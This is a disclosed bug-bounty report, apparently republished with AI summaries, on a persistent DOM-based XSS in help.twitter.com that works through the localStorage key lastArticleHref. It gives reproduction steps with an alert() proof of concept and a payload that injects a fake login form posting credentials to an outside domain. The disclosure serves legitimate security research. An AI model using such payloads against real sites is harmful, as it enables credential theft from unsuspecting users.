Persistent DOM-based XSS in https://help.twitter.com via localStorage
A DOM-based XSS vulnerability exists on help.twitter.com because the value of the localStorage key lastArticleHref is inserted into the page's HTML without encoding. An attacker could craft a link that stores a malicious payload in localStorage, which then executes when the victim visits the homepage, allowing theft of credentials via a fake login form.

- Triaged in 24 hours
- Fixed in 6 days
- Paid in 7 days
- Disclosed after 2 months
Summary:
I've found a DOM-based XSS vulnerability in the website help.twitter.com that persists via a localStorage key lastArticleHref. The value of this localStorage key is used to dynamically generate a piece of HTML code without proper encoding or filtering allowing an attacker to inject additional HTML code into the response.
Description:
The website help.twitter.com contains JavaScript code that will save the value of the current page (the value of the browser property location.href) into a localStorage key named lastArticleBreadcrumbs.
The JavaScript code is loaded from this URL: https://help.twitter.com/etc/designs/help-twitter/public/js/homepage.js
There are two relevant localStorage keys:
- lastArticleBreadcrumbs - that contains an array of breadcrumbs such as
["Help Center"," Following and unfollowing"," How to approve or deny follower requests"] - lastArticleHref - that contains the URL of the last visited article
When these two localStorage keys are present, the following code is executed:
this.lastArticleBreadcrumbs.shift();
                    var t = this.lastArticleBreadcrumbs.map(function(t, r) {
                        return r === e.lastArticleBreadcrumbs.length - 1 ? '<a class="hp03__link  twtr-type--roman-16" href="' + e.lastArticleHref + '">' + t + "</a>" : '<span class="hp03__breadcrumb  twtr-color--light-gray-neutral">' + t + "</span>"
                    });
                    this.breadcrumbElement.innerHTML = t.join('<span class="hp03__seperator    twtr-color--light-gray-neutral">/</span>')
As you can see above a piece of HTML code is dynamically generated using the value of the JavaScript variable e.lastArticleHref. This variable is loaded from the localStorage key lastArticleHref.
The value of e.lastArticleHref is not properly HTML encoded when used to dynamically generate the HTML code. This code is written to the browser DOM via this.breadcrumbElement.innerHTML.
This allows an attacker to inject additional HTML code into the browser DOM by manipulating the value of the localStorage key lastArticleHref.
The exploit scenario is as follows:
- The victim visits an URL like
https://help.twitter.com/en/using-twitter/follow-requests#"><zzzz> - The JavaScript code from the page will set the value of localStorage key lastArticleHref to
https://help.twitter.com/en/using-twitter/follow-requests#\"><zzzz>. - The user visits the homepage
https://help.twitter.com/. - At this point the value of the localStorage key lastArticleHref is loaded and used to dynamically generate some HTML code that is written into the DOM.
- The victim can now open a new window/tab and visit
https://help.twitter.com/. The HTML code set by attacker will appear in the page as the value of the localStorage key lastArticleHref will remain set to an XSS payload.

I was not able to bypass CSP and I've prepared some HTML code that is inserting a fake login form into the page that sends the credentials to a domain controlled by me.
Steps To Reproduce:
I've attached two movies where I demonstrate how to reproduce this issue using Google Chrome and Internet Explorer.
Chrome
To reproduce, using Google Chrome follow the next steps:
- Visit the following URL using Google Chrome:
https://help.twitter.com/en/using-twitter/follow-requests#"></a></div></div></div></div></div></div></div></div></div></div></div></div><br><br><br><br><br><br><br><br><br><br><br><br><div style='background: #97e3ff; position: fixed; top: 80%; left: 50%; margin-top: -50px; margin-left: -150px; border-style: double;'>Please sign in below:<br><form action=https://bugs.thx.bz/just>username:<input type=text name=u><br>password:<input type=password name=p><br><input type=submit value='Sign in'></form><br></div>
- At this point, the value of the localStorage key was set to an HTML payload that is written to the DOM.
- Visit the homepage https://help.twitter.com/
- A fake login form will appear in the center of the page. Any credentials entered on this login form will be sent to the domain bugs.thx.bz.
Internet Explorer 11
To reproduce, using Internet Explorer follow the next steps:
- Visit the following URL using Internet Explorer 11:
https://help.twitter.com/en/using-twitter/follow-requests#"><svg/onload=alert(1)>
- At this point, the value of the localStorage key was set to an XSS payload that is written to the DOM.
- Visit the homepage https://help.twitter.com/
- A popup should appear as proof that JavaScript execution is possible.
Supporting Material/References:
I've attached two movies to this report.
- One demonstrating the issue using Google Chrome and the login form.
- Another one using IE11 to execute JavaScript code in the context of the domain help.twitter.com.
Impact
An attacker could exploit this issue by sending a crafted link to the victim via an email message or via chat. When the victim visits the link provided, the attacker can steal victim's credentials.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could steal victim's credentials by injecting a fake login form, though the report notes that CSP was not bypassed.
What the attacker needed
Victim clicks a crafted link; victim later visits the homepage
How it was found
- Victim visits a crafted URL containing an XSS payload in the fragment.
- The page's JavaScript saves the full URL (including payload) into localStorage key lastArticleHref.
- Victim visits the homepage https://help.twitter.com/.
- The homepage reads lastArticleHref from localStorage and inserts it into the DOM without encoding, executing the payload.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a cross-site scripting (XSS) bug where a website takes a value from the browser's local storage (a small data store) and puts it directly into the page without cleaning it. An attacker can trick a victim into visiting a special link that saves harmful code in that storage. Later, when the victim visits the site's homepage, the harmful code runs and can steal passwords or show fake login forms.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.